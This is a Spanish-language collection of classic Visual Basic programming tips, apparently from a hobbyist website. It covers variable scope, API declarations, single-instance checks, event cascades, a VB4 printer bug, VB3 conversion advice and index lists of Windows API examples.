El mirar la revista ha sido un poco de añoranza, ya que al comunicarme Álvaro Ibañez de que me había incluido en los recomendados de iWorld, comentó que "Es bueno encontrar gente que *también* conoció los tiempos del Vic-20 & Co... :-)"
Y me puse a hojear las revistas que tenía del Commodore World, que por cierto las tengo todas, soy un "forofo" de las colecciones de revistas que me interesan...
Bueno, vamos al truco en cuestión:
Esto es para cuando se quieren hacer "múltiples" comparaciones usando el AND, por ejemplo:

```
If A=2 AND B=3 Then ...
Se puede sustituir por esto otro:
If A=2 Then If B=3 Then ...
O si lo hacemos estructurado:
If A=2 Then
    If B=3 Then
        '...
    End If
End If
```

Como verás, haciendo la comparación con IF en bloques, se entiende mejor el porqué es más rápido de la segunda forma.
Sólo se pasa al segundo IF si el primero se cumple, lo mismo que ocurriría con el AND.

9.- Las declaraciones del API y Tipos definidos en un Form o módulo de Clase (24/Mar)

Cuando declaras una función del API o de una DLL externa, se suele hacer de la siguiente forma:
Declare Nombre_Funcion...
Si pretendes usarla de forma local en un Form o un módulo de Clase, debes ponerle delante Private y así no te dará error.
Private Declare Nombre_Funcion...
Lo mísmo ocurre con los tipos definidos. Antes (VB3 y anteriores), sólo se permitía en los módulos BAS, pero ahora se pueden declarar en los Form y CLS, pero si son privados. Por tanto debes hacerlo con Private delante:
Private Type El_tipo_que_sea...
Por supuesto puedes usar también Private en un módulo BAS, pero sólo estarán visibles dentro de ese módulo.

10.- La "visibilidad" de las variables (24/Mar)

Ya que he comentado lo de las declaraciones en el "consejo" anterior, voy a aclarar un poco de que va eso de la visibilidad de las variables. Y viene al caso porque a más de uno le ha pasado que "se encuentra" atascado porque le da problemas el programilla con cosas "raras".

Veamos las posibilidades que podemos tener al declarar las variables:

Globales:	Para usarlas en todo el proyecto. Cuando queramos que una variable sea "visible" a todo el proyecto en el que estamos trabajando, (es decir que podamos usar esa variable en cualquier sitio), debemos declararla como Pública o Global en las declaraciones generales de un módulo BAS.
Globales (Propiedades)	Para usarlas en todo el proyecto, pero poniendo el nombre del Form en el que se han declarado delante de la variable, si queremos usarla fuera del propio form. A estas variables se las considera Propiedades del Formulario. Esto es parecido a una variable declarada en un módulo BAS, pero a diferencia de la anterior, debemos especificar el form al que pertenece y la vida de esta variable será mientras exista el form en el que se ha declarado.
Nivel de Módulo:	Para usarlas sólo en un módulo o form determinado. Las variables declaradas en la parte de las declaraciones de un módulo, (BAS, FRM o CLS) con el atributo de Private o simplemente con DIM, se consideran locales al módulo y sólo serán visibles dentro de ese módulo.
Nivel de Procedimiento:	Para usarlas sólo en un procedimiento. Las que se declaren dentro de un procedimiento (SUB, FUNCTION o PROPERTY) sólo serán visibles dentro de ese procedimiento.

Hay que tener en cuenta que cuando se declara una variable en un nivel inferior, esta declaración "prevalece" sobre cualquier otra, de forma que usará la que tenga más cercana a donde se usa, al menos así ocurre con los procedimientos, en caso de variables a nivel de módulo con respecto a las globales, no lo he probado...

Veamos un ejemplo:

Tenemos un módulo BAS con esta declaración:

```
Option Explicit

Global sVar1 As String
```

En el Form_Load:

```
sVar1= "en Form_Load"
'Mostramos el contenido de sVar1
MsgBox "El contenido de sVar1 es: " & sVar1
```

En un procedimiento tenemos:

```
Private Sub Form_Click()
    Dim sVar1 As String

    sVar1 = "en Procedimiento"
    'Mostramos el contenido de sVar1
    MsgBox "El contenido de sVar1 es: " & sVar1
End Sub
```

Bien prueba este ejemplo y verás lo que ocurre. Para comprobarlo, haz CLICK en el form.

11.- El Tipo de las variables por defecto (24/Mar)

En los tiempos del GWBASIC y otros Basics, antes del Visual Basic versión 2.0, las variables que no se definían de un tipo en especial, eran variables tipo Single. A partir de la versión 2.0 de VB se introdujo el tipo Variant y de esta forma si la variable no se declara de un tipo en especial, pues VB entiende que son del tipo Variant. En aquellos tiempos (los del Basic normal), era una costumbre más o menos extendida, al menos para los que nos gustaba "ahorrar" memoria y ganar en velocidad, poner al principio del módulo la siguiente instrucción: Defint A-Z, con ella declarabamos todas las variables sin un tipo específico como variables INTEGER. Pues hoy he recibido un mail de Harvey Triana para que lo recomendara a los "novatos" y así lo hago.
Si sueles usar, por regla general, variables de tipo entero, acostumbrate a incluir al principio de cada módulo (Frm, Bas o Cls) las siguientes declaraciones:

Option Explicit
Defint A-Z

De esta forma te obligará a declarar todas las variables (Option Explicit) y a las que no le des un tipo en particular, las tomará por Integer (Defint A-Z). ¡**OJO CON ESTO**! si estás acostumbrado a que las variables por defecto sean Variant, sobre todo en las que declares como **opcionales**, que **siempre deben ser Variant**, al menos en la versión 4, ya que VB5 permite especificar el tipo.

12.- Listados de ejemplo para crear un ToolBar, ToolTips y efectos 3D para VB3 (8/Abr)

Estos listados son un ejemplo para crear un ToolBar, incluye también la rutina para hacer el efecto de los ToolTips y hacer el efecto 3D en cualquier control.
Estos listados són válidos para VB3 (y creo que VB2)

Listados de ejemplo para crear el ToolBar, los ToolTips y ejemplo para efectos 3D (tb_vb3.zip 5.67 KB)

Aclaración: El hecho de que esté aquí es porque en su día puse en este apartado lo de los ToolTips.

13.- Evitar que una aplicación se cargue más de una vez (VB2 y posteriores) (6/Jul)

Rectificación (11/Jul): Por error u omisión... vamos, por despiste, indicaba que el PrevInstance no servía para VB3 y si que funciona; es con el VB2 (¿y anterior?) con el que hay que usar el API para impedir que una aplicación se cargue más de una vez. **Gracias a Arturo Tena por la aclaración** en las NEWS, pero es que algunas veces no prueba uno todo lo que dice...

Algunas veces nos puede interesar que nuestra aplicación sólo se ejecute una vez, pues bien, con el VB3 y superiores eso es fácil, ya que existe una instrucción que ahora veremos, pero en VB2, la cosa no es tan sencilla, aquí te muestro cómo hacerlo para todas las versiones.

Para VB3 y posteriores usa la propiedad PrevInstance del objeto App. Sólo tienes que poner esto en el Form_Load:

```
If App.PrevInstance Then
    End
End If
```

En el caso de VB2, podemos usar unas funciones del API de Windows: GetModuleHandle y GetModuleUsage.
Donde dice "nombre.exe" deberás usar el nombre que tenga la aplicación.
Un aviso: Esto sólo debes usarlo en Win3.x aunque en Win95 funcione... debes usarlo con prudencia...

```
'Poner estas declaraciones en un módulo BAS
Declare Function GetModuleHandle Lib "Kernel" (ByVal lpModuleName As String) As
```

```
Integer
Declare Function GetModuleUsage Lib "Kernel" (ByVal hModule As Integer) As Integer

'En el Form de inicio, poner esto en el Form_Load:
Private Sub Form_Load()
    Dim hModule As Integer
    Dim numCopias As Integer

    hModule = GetModuleHandle("nombre.exe")
    numCopias = GetModuleUsage(hModule)
    If numCopias > 1 Then
        End
    End If
    '...
End Sub
```

14.- Evitar los eventos en cascada... ¿te suena OUT OF STACK SPACE? (9/Jul)

Sé que no es cosa nueva, incluso el 4º truco de esta sección trata de lo mismo, pero al parecer alguno no captasteis la intención de la solución allí presentada. Aprovecho una de las consultas hechas para poner la respuesta, que de camino sirve un poco de explicación. Allá va... Y si aún no te enteras... pregunta, pregunta.

```
> una: que es el error "cascada de eventos"
Esto es un error que nos suele pasar a todos cuando empezamos con el
VB, ya que el Windows está enfocado en los eventos, es decir que si
pulsas sobre un TextBox con el ratón, se producen una serie de
eventos, si pulsas una tecla en un control se producen otra serie de
eventos... total que hasta si te rascas la cabeza se produce un
evento... y si mientras estás escribiendo en un TextBox haces algo
que obligue a que se produzca ese evento de nuevo... produces una
cascada de eventos...
Por ejemplo prueba esto:

Private Sub Text1_Change()
 Dim sTmp As String

 sTmp = Text1.Text
 Text1.Text= sTmp & "a"
 sTmp =""
End Sub

Esto te producirá un error de que no hay espacio en la pila o algo
similar, ya que cada vez que se produce el "evento" Change, haces que
cambie el contenido del Text, por lo que vuelve a producirse un nuevo
evento change, sin que termine el anterior... y el VB se pone "malo"

Solución: evitar este tipo de cosas... (elemental)
¿Cómo? con trucos y variables estáticas, por ejemplo:

Private Sub Text1_Change()
 Dim sTmp As String
 Static YaEstoy As Integer

 If YaEstoy Then Exit Sub
 YaEstoy = TRUE
 sTmp = Text1.Text
 Text1.Text= sTmp & "a"
```

```
 sTmp =""
 YaEstoy = FALSE
End Sub
```

```
Al crear una variable estática mantiene el valor entre llamadas.
La primera vez que entra en el evento, al valer CERO (FALSE), pasa
por alto el IF YAESTOY THEN...
Por tanto se pasa al resto del código y se asigna un valor TRUE
Ahora al asignar el valor al Text1, se produce el evento change, pero
cuando entra por segunda vez, se encuentra con que la condición es
cierta, por tanto se sale sin continuar...
Una vez que termina el primer evento, el valor YaEstoy vuelve a
ponerse a CERO para que en el siguiente se vuelva a procesar lo que
haya que procesar...
```

Novato = Al_que_empieza (24/Ene)

Que nadie se mosquee. no es por faltar al respeto; pero el que se inicia, siempre es un novato; aunque algunos que llevamos algunos años, puede que sepamos menos, pero... así es la vida, los novatos son los que se inician y los veteranos, aunque sepan igual o menos, son lo que llevan más tiempo... 8-)
En fin, esta página va dedicada a aquellos que necesitan saberlo todo desde el principio.
A ver si os ponéis pronto al dia en la programación en VB.
¿Por qué te das por aludido Manolo? 8-))))

Visual Basic
Consejos y "bugs"

Actualizado el 30/Jul/2003

> **No se va a contar aquí cómo debéis actuar,** 8-)**, sólo lo que pueden ser "buenos" consejos sobre la forma de programar... (a ver si le damos ejemplo a los programadores de Pascal o C++ que todavía se creen que el BASIC es GWBASIC...)**
> **También, voy a incluir aquí los problemillas que podemos encontrarnos por culpa de los "bugs"**

Lo que hay hasta ahora:

1. Sobre los controles de VB4 32bits y VB5cce
2. Una programación más ordenada (25/Dic/96)
3. Bug del objeto Printer en VB4 (01/Mar/97)
4. Convertir el código de los listados para usarlo con VB3 (siete consejos prácticos)
5. Quitar del VBP los controles no usados (25/Ago/97)
6. Visual Basic y el año 2000 (o cómo maneja el VB los años de dos cifras) (19/Feb/1998)

7. Ejemplo de uso del control TabStrip (03/Mar/98)
8. Ejemplo de uso del control CoolBar (05/Dic/2000)
9. Ejemplo de uso del control Treeview (05/Oct/2002)
10. Ejemplo de uso del control ListView (06/Oct/2002)
11. **Link al índice de controles *especiales* de Visual Basic** (06/Oct/2002)

12. Cuidado al dimensionar varias variables con un solo DIM (11/Ene/2003)

Sobre los controles de VB4 32bits y VB5cce

Ten cuidado con los programas que hagas, si tienes instalados los controles COMDLG32.OCX y COMCTL32.OCX que vienen con VB5cce. Ya que al utilizarlos en máquinas en las que **no están** instalados, seguramente no te funcionarán.
Además si pretendes usarlos en el propio IDE de Visual Basic, tampoco te funcionarán.
Yo tengo en el equipo de mi casa instalado VB5cce. Cuando hago allí los programas, tengo que modificarlos para poder usarlos en el ordenador de la oficina, en el que no tengo el VB5 instalado.
Y no estoy diciendo que es porque estén compilados con VB5, sino que lo están en VB4.
Es decir, que lo hago en VB4 en mi casa, con los controles de la versión 5 y da error al usarlo en el VB4 de la oficina.

Una programación más ordenada (25/Dic/96)

De: "A. David Garza Marín" <adgarza@spin.com.mx>
Te envío mi truco para hacer una programación más ordenada. Me refiero a que siempre es problema estarse metiendo a ver cual de los botones de opción (Option Buttons o Radio Buttons) es el que está seleccionado, lo común es crear una serie de IF-THEN-ELSEs que pueden resultar un poco difíciles de seguir, pero ¿Qué tal si haces esto?

```
Select Case True
Case Option1
    ' Tu código va aquí
Case Option2
    ' Tu segundo código va aquí
Case Optionn
    ' Tecleas el código de los options necesarios
Case Else
    ' ¿No hay ninguno? O uno que no haya sido contemplado, pues.
End Select
```

Es más organizado ¿No?

Bug del objeto Printer en VB4: (1/Mar/97)

Este bug está en las Knowledge Base de Microsoft, pero lo pongo aquí para los que no quieren "estar dando tumbos"

BUG: Printer Object Font Information is Lost After Printing

Article ID: Q153125
Creation Date: 28-JUN-1996
Revision Date: 09-OCT-1996

The information in this article applies to:

Standard, Professional, and Enterprise Editions of Microsoft Visual Basic, 16-bit and 32-bit, version 4.0

SYMPTOMS

The printer object loses all of its font information, including font size, boldness, underlining, etc., after an initial call to Printer.Print has been made.

WORKAROUND

To work around this problem, add the following statements to the beginning of the Command1_Click procedure, as shown in the following example:

```
Sub Command1_click()
  Dim PrinterFont As String  '*
  Printer.Print ""         '* Initialize printer object's device
                    '* context
  PrinterFont = Printer.Font  '* Retrieve current font name
  Printer.Font = ""         '* Clear current font details
  Printer.Font = PrinterFont  '* Reset font information
  Printer.fontsize = 36
  Printer.fontbold = true
  Printer.fontitalic = true
  Printer.fontunderline = true
  Printer.print "This is a test"
  Printer.enddoc
End Sub
```

Each time the Command button is pressed, the output should print correctly.

STATUS

Microsoft has confirmed this to be a bug in the Microsoft products listed at the beginning of this article. We are researching this problem and will post new information here in the Microsoft Knowledge Base as it becomes available.

MORE INFORMATION

Steps to Reproduce Problem

1. Start Visual Basic with a New Project.
2. Add a Command button to the form.
3. Add the following code to the Click event of the Command button:

```
Sub Command1_click()

        printer.fontsize = 36
        printer.fontbold = true
        printer.fontitalic = true
        printer.fontunderline = true
        printer.print "This is a test"
        printer.enddoc

End Sub
```

4. Run this program and press the Command button. The output should have printed correctly.
5. Press the Command button again. This time the output will have lost all of its font attributes.

Convertir/adaptar el código de los listados para usarlo con VB3 (2/Abr/97)

Si sigues estos consejos, podrás adaptar los listados presentados en muchas de las utilidades y proyectos, para que funcionen con VB3 (incluso VB2).
Lo primero que no debes hacer es cargar los formularios, ya que te dará error diciéndote que no son válidos. En muchos casos estoy poniendo una imagen de los formularios para que veas la distribución de los controles: crea tus propios formularios con el VB3.

Los consejos que he incluido son:

1. Las constantes condicionales y el uso de #If... #Then... #Else... #End If.
2. Las Propiedades de los Forms.
3. Convertir los Boolean en Integer.
4. Cambiar los Private y Public por Dim y Global respectivamente.
5. Las declaraciones de funciones APIs llevarlas a un módulo BAS.
6. El uso de With ... End With.
7. Las constantes "implícitas".

1.- Las constantes condicionales y el uso de #If... #Then... #Else... #End If.
Todas las declaraciones que te encuentres con #If Win32 debes obviarlas, usa las que estén después del #Else
O bien usa las que puedan estar después de #If Win16
VB3 no acepta la compilación condicional. Y estas están "reflejadas" con que empiezan los IF...Then...Else...End If con el símbolo # (número o hash, como prefieras)
En caso de que hubiese otras, deberás crearte dos archivos cada uno con el bloque correspondiente.
Me explico: Si tienes esto

```
#Const Test=0 'También puede estar declarado en las propiedades del proyecto.
'...
#If Test Then
    'Si Test tiene un valor distinto de 0 (cero)
#Else
    'Si no está declarado Test o tiene un valor 0 (cero)
#End If
```

Deberás saber que VB4 usa el valor de la constante de compilación Test (no la confundas con una constante normal) y actúa sobre el código según sea ese valor. En caso de que la parte del código no esté dentro de la condición, VB lo ignorará por completo, no haciendo ningún tipo de "chequeo" incluso si se pide que se ejecute con Compilación Completa (Ctrl+F5)
Para convertir este código a VB3, bien haces lo que te he sugerido de dos archivos o bien la conviertes en una Constante normal y corriente. Quitándole posteriormente los símbolos #.

IMPORTANTE: Ésto sólo es válido para constantes definidas por el usuario, no para las Win32 o Win16

2.- Las Propiedades de los Forms.
VB3 no usa las propiedades de los form, así que si ves algún Public en un form, conviértelo a un Global en un módulo bas.
Por ejemplo para usar la propiedad Cancelado del FormX, estaría así declarado en las declaraciones del Form:
Public Cancelado As Integer
Crea, o usa, un módulo bas y añadele la siguiente declaración:
Global Cancelado As Integer
Después verás que cuando se usa en el código estará el nombre del Form delante de la variable, cámbialo quitándole el nombre del Form.
If Fom1.Cancelado Then **sería** If Cancelado Then

3.- Convertir los Boolean en Integer.
Pues eso, convierte todas las declaraciones del tipo Boolean a Integer
Dim Cancelado As Boolean **sería** Dim Cancelado As Integer

4.- Cambiar los Private y Public por Dim y Global.
Las declaraciones Private significan que son de uso exclusivo del módulo o form en el que están declarados, por tanto todos los Private (excepto para las declaraciones API) debes cambiarlas por Dim
Private Cancelado As Boolean **sería** Dim Cancelado As Integer
Por otro lado las variables y constantes Public son lo mismo que Global, así que no tiene más misterio...
En el caso de que la declaración Public esté en un formulario, sigue el consejo del punto 2.

5.- Las declaraciones de funciones APIs llevarlas a un módulo BAS.
Las declaraciones de las funciones de llamada al API de Windows que estén en un Formulario, tendrán la palabra Private delante del Declare. Copia esa Declaración y pégala en un módulo Bas. Fíjate que los nombres de las librerías no incluyan el 32 que son referentes al API de 32 bits.
Por ejemplo User32, Kernel32, GDI32 deben ser User, Kernel y GDI respectivamente.
En el directorio FTP hay archivos con las declaraciones para el API de 16 bits (Windows 3.x) y las del API de 32 bits (Windows 95 y NT)
Las declaraciones del API de 16 bits también funcionarán en Windows 95.
Si quieres bajar los archivos TXT con las declaraciones, pásate por la página del VB-API.

6.- El uso de With... End With.
Esta instrucción es medianamente fácil de convertir. De lo que se trata es de "englobar" todas las asignaciones y cambios de propiedades de un objeto o form para no tener que estar indicando el nombre de ese objeto en cada uso o asignación de una propiedad. ¿Comooor? que no "tas coscao"? Veamos un example:

```
With MiForm
    .Caption = "Form del Guille"
    .Left = 0
    .Top =0
    .Show vbModal
End With

'Este código quedaría así:
MiForm.Caption = "Form del Guille"
MiForm.Left = 0
MiForm.Top =0
MiForm.Show 1
```

7.- Las constantes implícitas.
El VB4 usa una serie de constantes que el VB3 ni "se cosca" de que existen. Recuerdas el consejo de que uses el CONST.TXT, pues por ahí van los tiros.
Por ejemplo para convertir algunas de las más habituales:

```
'Show de los Forms
vbModal                 1
vbModalness             0
'MouseIcon
vbDefault               0
vbArrow                 11
'WindowSate
vbNormal                0
vbMinimized             1
vbMaximized             2
'Valores devueltos por MsgBox
vbOK                    1       Aceptar
vbCancel                2       Cancelar
vbAbort                 3       Abortar
vbRetry                 4       Reintentar
vbIgnore                5       Ignorar
vbYes                   6       Sí
vbNo                    7       No
'Agurmentos de MsgBox
vbOKOnly                0       Sólo botón Aceptar (predeterminado).
vbOKCancel              1       Botones Aceptar y Cancelar.
vbAbortRetryIgnore      2       Botones Abortar, Reintentar e Ignorar.
vbYesNoCancel           3       Botones Sí, No y Cancelar.
vbYesNo                 4       Botones Sí, No.
vbRetryCancel           5       Botones Reintentar y Cancelar.
'Valores para los iconos
vbCritical              16      Mensaje crítico.
vbQuestion              32      Consulta de advertencia.
vbExclamation           48      Mensaje de advertencia.
vbInformation           64      Mensaje de información.
'Botón por defecto
vbDefaultButton1        0       El primer botón es predeterminado (predeterminado).
vbDefaultButton2        256     El segundo botón es el predeterminado.
vbDefaultButton3        512     El tercer botón es el predeterminado.
vbApplicationModal      0       Cuadro de mensaje modal de la aplicación (predeterminado).
vbSystemModal           4096    Cuadro de mensaje modal del sistema.

vbCrLf                  Chr$(13) & Chr$(10)
vbCr                    Chr$(13)
vbLf                    Chr$(10)
```

Si se me ocurren más cosas, iré añadiéndolas a esta lista.
Por cierto, ¿aún te estás pensando el cambiarte al VB4?

5.- Quitar del VBP los controles no usados (25/Ago/97)

Desde hace tiempo que vengo recibiendo consultas y la gente me manda código con ejemplos y todo eso, no me quejo por ello, lo que me fastidia un poco es encontrarme los archivos VBP con referencias a controles y librerías que no se usan en el proyecto, no es difícil encontrarse con cosas como estas:

```
Object={F9043C88-F6F2-101A-A3C9-08002B2F49FB}#1.0#0; COMDLG32.OCX
Object={BDC217C8-ED16-11CD-956C-0000C04E4C0A}#1.0#0; TABCTL32.OCX
Object={3B7C8863-D78F-101B-B9B5-04021C009402}#1.0#0; RICHTX32.OCX
Object={6B7E6392-850A-101B-AFC0-4210102A8DA7}#1.0#0; COMCTL32.OCX
Object={FAEEE763-117E-101B-8933-08002B2F4F5A}#1.0#0; DBLIST32.OCX
Object={00028C01-0000-0000-0000-000000000046}#1.0#0; DBGRID32.OCX
Reference=*\G{BEF6E001-A874-101A-8BBA-00AA00300CAB}#2.0#0#C:\WINDOWS\SYSTEM\OLEPRO32.DLL#Standard
OLE Types

Reference=*\G{00025E01-0000-0000-C000-000000000046}#3.0#0#C:\ARCHIVOS DE PROGRAMA\ARCHIVOS
COMUNES\MICROSOC:\ARCHIVOS DE PROGRAMA\A#Microsoft DAO 3.0 Object Library
```

Y no digo nada de los que tienen la versión Empresarial, ya que el número de controles aumenta.
Esto realmente no es ninguna complicación, al menos para mi, ya que tengo la costumbre de editar el VBP y quitarle las referencias... cuando realmente las necesite, el propio VB me avisará.

El mayor problema que esto puede representar es que al crear un ejecutable, el Setup Wizard crea que necesita todos esos controles y los añada a los discos de instalación, haciendo que de esta forma crezca, innecesariamente, el número de discos necesarios.

Yo tengo "modificados" mis ficheros VBP, los que usa el VB por defecto, dejándo sólo lo que normalmente uso: es decir nada...
Aquí lo tienes: (Auto32ld.vbp)

```
Reference=*\G{BEF6E001-A874-101A-8BBA-00AA00300CAB}#2.0#0#C:\WINNT\SYSTEM32\OLEPRO32.DLL#Standard
OLE Types

Name="Project1"
```

Así que si queréis esta recomendación, apuntárosla: Quita del AutoXXld.vbp los controles que no suelas usar y después añades los que necesites...

11.- Cuidado al dimensionar varias variables con un solo DIM (11/Ene/03)

Me imagino que si eres una persona que habitualmente visitas estas páginas o has leído el Curso Básico de Programación, (aunque sólo hayan sido las primeras entregas), esto que voy a contarte no será aplicable a ti, eso espero... pero es casi ***lamentable*** que se vea este error que te voy a comentar y si te preguntas porqué lo digo ahora, cuando se supone que la gente ya debería saberlo, es por la sencilla razón de que hoy he estado viendo un par de ejemplos en VB clásico, no voy a decir ni de quién ni de dónde, ya que eso no viene al caso, pero casualmente en esos dos ejemplos hacían las declaraciones de la misma forma: usaban una sola instrucción Dim para declarar varias variables, pero sólo usaban un tipo de datos, por ejemplo:

```
Dim a, b, c, d As Integer
```

Después usaban **todas** esas variable como si fuesen del tipo Integer, pero sólo la variable "d" sería del tipo Integer, el resto serán del tipo por defecto, en este caso del tipo Variant.

Este caso en Visual Basic .NET no tendría problemas, ya que en VB.NET todas serían del tipo Integer, pero en las versiones clásicas de VB eso no es así.

Así que, por favor, si declaras variables de esta forma, deberías saber que el tipo sólo se aplica a la última variable, el resto será del tipo por defecto, es decir Variant.

Échale un vistazo a la página de VB-Novatos para algunas aclaraciones sobre algunos usos "correctos", por

ejemplo, para evitar que las variables por defecto sean Variant.

Tendré que revisar el código que tengo publicado no sea que tenga algo como esto... ¡espero que no!

Lo dicho: ¡Animaros! Incluso si pensáis que es una "chorrada" y que "seguro que ya lo saben", algunas veces lo obvio para uno no lo es tanto para otros...

Add-In para Visual Basic

Actualizado el 3-Ene-1997

Aún no he empezado a trabajar con esto de los Add-Ins, porque aún no los he necesitado, intentaré crear alguno y si creo que vale la pena, lo pondré en la lista... Para lo único que he intentado hacer un Add-In fué para "recordar" los tamaños y posición de las ventanas de código, ya que suelo re-dimensionarlas, pero para este menester el IDE no expone objetos, o al menos no están documentados y/o yo no los he encontrado. Si alguno sabe cómo "controlar" el tamaño y la posición de una ventana de código, (los forms si se pueden manejar), que me lo diga. Aunque cuando salga el VB5 "oficial" no hará falta, ya que con el entorno del nuevo VB si se pueden recordar los tamaños y posiciones de las ventanas de código.

Los artículos a los que se hace conexión están en inglés, si alguien se ofrece para traducirlos... gracias. Los que no dominamos dicho idioma te lo agradeceremos.

Mapping Visual Basic 4.0: The VBIDE Object
Building Add-Ins for Visual Basic 4.0
How to create a basic Add-In using Visual Basic 4.0
Creating a basic Add-In for the Visual Basic 4.0 IDE

Me he tomado la libertad de copiarlos en lugar de hacer la conexión directa, porque no sería la primera vez que cambian el nombre del directorio o lo mueven de sitio, y prefiero exponerme a que me denuncien por "copia-ilegal" a que te encuentres con un Error de *Object not found*... De lo que se trata es de que puedas verlo. Al final de cada página pondré el sitio "URL" de donde lo he "bajado" por si quieres ir directamente.

Además de los artículos en formato HTML, aquí están los ficheros en formato ZIP con el texto y las imagenes, (además de los ficheros adicionales a los que se hace referencia en el documento), por si prefieres leerlo off-line:

Mapping Visual Basic 4.0: The VBIDE Object (12.561 bytes)
---El gráfico a que hace referencia Mapping... en formato EPS y WMF (17.531 bytes)
Building Add-Ins for Visual Basic 4.0 (22.778 bytes)
---Listados de ejemplo de Building Add-In... (17.288 bytes)
How to create a basic Add-In using Visual Basic 4.0 (en formato DOC) (19.410 bytes)
Creating a basic Add-In for the Visual Basic 4.0 IDE (12.127 bytes)

Que los disfrutes. Y si los traduces, no te olvides de enviarme una copia. Gracias.

API de Windows

Algunas funciones *interesantes* del API de Windows (16 y 32 bits)

Cuarta parte: (en esta lista, los más recientes están al principio)

1. Deshabilitar Alt+Tab y otras teclas en Windows NT/2000/XP (09/Mar/2003)
2. Copiar, cortar, pegar, deshacer... usando el API de Windows (28/Dic/2002)
3. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico (30/Oct/2002)
4. ShellObjects (tareas del Shell de Windows) (18/Nov/2001)
5. Recorrer un TextBox multiline línea a línea (09/Nov/2001)
6. Convertir un Path de nombre corto a nombre largo (06/Nov/2001)
7. Convertir un Path de nombre largo a nombre corto (06/Nov/2001)
8. **Especial Resolución de Pantalla**: (04/Nov/2001)
   Averiguar la resolución actual y número de colores, usando API.
   Cambiar/restaurar la resolución de forma rápida.
   Enumerar las resoluciones disponibles y cambiar/restaurar la resolución de la pantalla.
9. Saber el directorio de Windows y el System (15/Oct/2001)
10. Cambiar el texto de los botones de un MsgBox (14/Sep/2001)
11. Revisión del código para leer ficheros INI desde Visual Basic (14/Sep/2003)

Tercera parte:

1. El espacio de las unidades grandes (más de 2GB)
2. ScrollBars en controles sin ScrollBars
3. Generar números únicos para cada equipo (ver nota del 25/Jun/98)
4. Posicionar un MsgBox usando AddressOf
5. Cambiar la resolución de la pantalla (y el número de colores)
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús)
7. Saber el directorio de Windows (ya estaba, pero no tenía link)
8. Seleccionar un directorio, usando SHBrowseForFolder
9. Deshabilitar los botones (y el menú system) de un form Normal o MDI
10. Una clase para saber los directorios del Sistema
11. Una API para saber los directorios del Sistema (SHGetSpecialFolderPath)
12. Saber si un form se muestra Modal o Normal
13. Ejecutar un programa y redirigir la salida estándard al programa de Visual

Basic
14. timeGetTime, un temporizador más preciso que GetTickCount
15. **cQueryReg**: una clase para manipular el registro del sistema
16. Conectarse usando Acceso Telefónico a Redes (ejemplo usando la clase cQueryReg)
17. Enumerar las claves o valores de una clave del registro de Windows (ejemplo usando la clase cQueryReg)
18. Enumerar los usuarios de nuestro equipo (profiles)
19. Registrar Hot-Keys para nuestra aplicación (para activarla, por ejemplo)
20. Manejar ficheros INIs: leer, guardar, borrar, leer secciones enteras, leer todas las secciones (06/Mar)
21. Copiar, Mover y Eliminar ficheros usando el API de Windows (SHFileOperation) (11/May)
22. Seleccionar carpetas e incluso ficheros, usando SHBrowseForFolder (13/May)
23. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
24. Conectarse a unidad de red (23/Jun/99)
25. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
26. Formularios transparentes en Windows 2000 (Layered Windows) (24/Abr/00)
27. Posicionarse al principio o final de un MSFlexGrid (19/Ago/00)
28. **cLocaleInfo:** clase para obtener la configuración regional de Windows (23/Mar/01, 29/Oct/02)
29. GetLogicalDrives y GetLogicalDriveStrings, funciones para saber las unidades lógicas de nuestro equipo (17/Abr/01)
    (y las que están disponibles)
30. **GetPrinterJobs**: Saber el número de trabajos pendientes de imprimir (09/Jun/01)
31. Deshabilitar el botón cerrar de un formulario (20/Jun/01)

Segunda Parte:

1. Buscar en un ComboBox o ListBox usando el API
2. SHFormatDrive: Formatear un disco usando el API (y GetDriveType para saber que tipo de unidad es)
3. Sobre los recursos en 32bits (un código de Joe LeVasseur)
4. Saber el tipo de una unidad de disco y si es un CDROM (16 y 32 bits)
5. Averiguar el espacio libre de una unidad de disco (32 bits)
6. Nombre del usuario actual de Windows (32 bits)
7. Número de líneas, posición del primer caracter de una línea y longitud (en un TextBox)
8. Bitmaps en los menús, usando API ¡claro!
9. Ejecutar cualquier programa usando el API (un truco de Joe LeVasseur)
10. Cambiar el fondo del escritorio de Windows (WallPaper)
11. Usando MSGBLAST para manejar mensajes de Windows (VB3/VB4-16 y VB4-32)

12. Reiniciar Windows (listados para 16 y 32 bits)
13. ¿Cómo evitar el uso de CTRL+ALT+SUPR y ALT+TAB? (sólo Win95)
14. ¿Cómo enviar archivos a la papelera de reciclaje? (VB-32 bits)
15. ¿Cómo desplegar y contraer el contenido de un ComboBox? (16 y 32 bits)
16. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
17. Comprobar si existe un fichero, usando el API, claro. (FileExist)
18. Reiniciar Windows (2ª parte) revisado para Windows NT
19. Averiguar el espacio libre de una unidad de disco (16 bits)
20. Tocar un archivo de forma indefinida y repetitiva (sólo WAVs)
21. Un ejemplo, usando API, de cómo tocar de forma indefinida un fichero MIDI
22. Saber el nombre de nuestro equipo (32 bits)

Primera parte:

1. SendMessage: la que siempre hay que tener a mano
2. SetWindowWord: crear ventanas flotantes
3. Manejo de ventanas...
4. GetVolumeInformation: leer el volumen de un disco (32 bits)
5. GetDriveType: comprobar el tipo de unidad
6. Dejar una ventana siempre visible
7. Usar Sleep en lugar de DoEvents
8. Manejo del Registro
9. Diálogos comunes del API
10. Iconos en la barra de tarea
11. Marcador de teléfonos de Win95
12. Sleep parece que no sirve para sustituir a DoEvents...
13. Usar GetTickCount en lugar de Timer
    Ejemplo de GetTickCount()
14. Ficheros de declaraciones del API (16 y 32 bits)
15. Leer la etiqueta del volumen y el número de serie (sólo 32 bits)
16. La línea actual y el número de líneas de un text-box
17. Uso de PostMessage en lugar de SendMessage

Lo que ya he dicho otras veces: ¡Animaros! Enviad funciones y ejemplos de su uso, yo iré "aportando" los que pueda, pero si me echáis un "cable", mejor...

¡EH! Que poco aportáis... así no arde el puro... 8-(

Las Clases en Visual Basic

Actualizado el 24-Ago-1999

No es, como quieren pintarla, la panacea de la programación ni tampoco un ogro al que haya que temer. Es como usar "tipos declarados", (el TYPE que se empezó a usar con QuickBasic 4.0), pero con "valor añadido".

Más de uno se habrá frustado al intentar "meterle" mano a esto de las clases, además con los ejemplos que he visto por ahí, (que sólo los entienden los que ya saben), no se aclaran bien las cosas.
